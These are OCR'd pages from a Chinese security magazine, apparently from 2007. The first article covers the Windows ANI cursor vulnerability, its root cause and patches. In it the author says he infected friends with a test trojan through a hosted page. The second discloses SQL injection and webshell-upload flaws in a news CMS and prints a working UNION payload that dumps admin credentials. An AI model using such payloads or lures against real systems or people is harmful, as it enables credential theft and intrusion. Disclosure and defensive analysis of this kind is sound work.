


图2




图3

我使用我的IP地址(202.117.7.209)作为测试，然后启动Web服务(IIS5.1)，把生成的三个文件(index.htm、z1.jpg和z2.jpg)还有木马程序(a.exe)放在Web根目录下，然后把链接(http://202.117.7.209)发给几个朋友，他们全部中招了，哈哈，好在我没有下"毒手"，木马程序仅仅是弹出个对话框而已！如图4所示。




图4

漏洞防范

ANI漏洞危害这么大，不防不行啊，否则我们岂不是要遭殃？因为我写这篇文章时还没有微软的官方补丁，首推的防范措施是下载eEye的非官方补丁，补丁已放在光盘附件中。另外，如果你的C盘是NTFS格式的，还可以使用如下措施来防范。

在"运行"里输入gpedit.msc，将"本地计算机策略->用户配置->管理模板->系统->停止命令提


示符"设置为"启用",把"停用命令提示符脚本处理吗"选为"是";再将C:\Documents and Settings\xxxxxx\Local Settings目录的权限设置为不能运行,xxxxxx为你的用户名。

编注:目前微软已经发布了ANI漏洞的补丁KB925902,如果你的系统没有自动更新,可以到微软官方网站下载!根据微软的说明,Windows XP SP2上安装此安全更新后,Realtek HD 音频控制面板(Rthdcpl.exe)可能无法启动,出现这种情况的还需要下载KB935448补丁。

总结


ANI漏洞的根本成因是user32.dll中的ReadChunk()函数未对.ani文件中的anih块内容长度进行检查,就直接调用了ReadFilePtrCopy()函数把堆中的anih块内容复制到栈帧中。

值得一提的是,如果你擅长于漏洞挖掘,通过这次uesr32.dll暴出的漏洞,是否体会到了漏洞的真正含义呢?不仅是那些一般水平的程序员写的程序容易出问题,暴漏洞;事实上,高级程序员也会有考虑不周的时候。因此,漏洞是一个很微妙的东西,不是说编程经验丰富、实现能力强的程序员写的程序就不会有漏洞,任何程序员只要编程时考虑不周,都有可能暴出漏洞!ANI漏洞就是一个很好的例子。总之,无论利用ANI漏洞的病毒、蠕虫、木马、恶意软件、网马对互联网的冲击有多大,我们都有理由相信,互联网及我们的PC能顶过这2007年的第一次危机!



适合读者:入侵爱好者
前置知识:SQL基础





沸腾的蚁穴

——沸腾展望多媒体新闻系统v1.1的灭顶之灾



文/图 Cschi

按说天下本无事,却因存在一些好事者而变得不那么太平了。就拿沸腾新闻系统来说吧,几经改版,自2006年9月份发布1.1版至今,再未做过升级,其官方网站也采用此版本,安全性也算是能经受得起考验,看来一切趋于平和,然而就因为好事,这种和谐就被打破了。一日闲来无事,我便下载了该版本的代码看看,也好学习借鉴,不过这一看却给它带来了灭顶之灾!

所谓蚁穴,其特点就是能毁堤坝,虽小却多,加上洪水不断的侵袭,千里之堤终毁于蚁穴!热锅上的蚂蚁尚不能安生,何况"沸腾",于是乎蚂蚁便四处打洞以求生存,如果说系统本身的漏洞是堤坝上的蚁穴,那么像我们这些好事者便是"洪水猛兽"了,"沸腾"安能高枕无忧,所谓树欲静而风不止。

闲话少叙,还是先洞察蚁穴吧!大凡看过沸腾0.45版代码的人都会对这个系统的安全性担忧,好在及时推出了1.1版,该版本代码编写得更条理、专业,安全性也做得不错,除了对超级管理员可以访问的页面未进行变量过滤(即对超级管理员绝对信任,而这些注入点根本就没有利用价值)外,几乎对所有的变量都进行了过滤。但是智者千虑必有一失,以下提及的这些漏洞足以说明这点,而且这些漏洞对该系统几乎是毁灭性的灾难,包括其官方网站!考虑到该系统使用的比较多以及漏洞的危害,在发稿前我已经联系了沸腾,文中也提供了防范方法,希望使用该系统的各网站管理员能及时修补漏洞。

漏洞公告

为了节省黑防宝贵的版面,以下说明非必要时均略去代码,大家可以自己下载该系统代码对照阅读。

漏洞一:Reviewindex.asp的shu变量未过滤,导致可以构造Union语句任意注入!

漏洞二:Result.asp和BlogResult.asp的数字型变量

BigClassID用checkstr过滤，导致可以避开单引号继续注入！

漏洞三：RssFeed.asp和Send_submit.asp的数字型变量TopNews、newsid用checkstr过滤。

漏洞四：Index.asp～Index5.asp文件，当"UserTableType = "DVBBS""时，即整合动网论坛时未过滤loginuser=Request.cookies(Forcast_SN)("UserName")。

漏洞五：后台挂马。CreateASP.asp从News表中读取Title写入LastNewsXP.asp文件；Systemsave.asp写网站配置参数到Config.asp；数据库备份时未过滤扩展名后的空格，导致可以直接挂马！

另外，AddReview.asp和Admin_login.asp文件还存在注入点，但因不能得到注入结果而无法利用，危害不大，但还是建议修补！

漏洞利用

以下如非必要，同样略去了构造Union语句的过程和非必要的分析说明！

漏洞一：因为Reviewindex.asp中没有包含文件Config.asp，导致直接访问该文件时，由于conn.execute语句中的db_Review_Table变量无法取值而返回空值。但是我们发现该文件被包含在Index.asp、Bloguser.asp、Index1.asp、Index4.asp、Index5.asp和1.asp等文件中调用，所以在访问这些页面时，提交shu变量便可利用此漏洞。

我们构造的Union语句如下：

```
1 * from ReView where passed=1 union select passwd,0,username,4,5,1,7,lastlogin,9,10,11,12,13,14,15,16 from admin union select top 1
```

说明：使用两个Union是为了让第二个Select结果集的各个字段名自动适应第一个Select结果集，这样会减少许多不必要的麻烦；指定top 1是为了减少返回太多不必要的数据；依据代码，当第二个Select的第2、6个字段分别为0、1时，页面将显示出username，链接指向passwd。

注入点：在"http://*.*.*.*/Index.ap?shu="后直接输入以上构造的Union语句，即可得到Admin管理员表中的用户名及密码，如图1所示，同理可得到FT_User用户表中所有的用户名及密码。由于shu变量未做任何过滤，所以我们可以任意构造Union语句，如用"where username='base'"获得base用户的信息，用"where key='super'"获得所有超级管理员的信息等，如图2所示。我们还可以通过1.asp、Bloguser.asp、Index1.asp、Index4.asp和Index5.asp等文件实现注入，如图3所示。




图1




图2

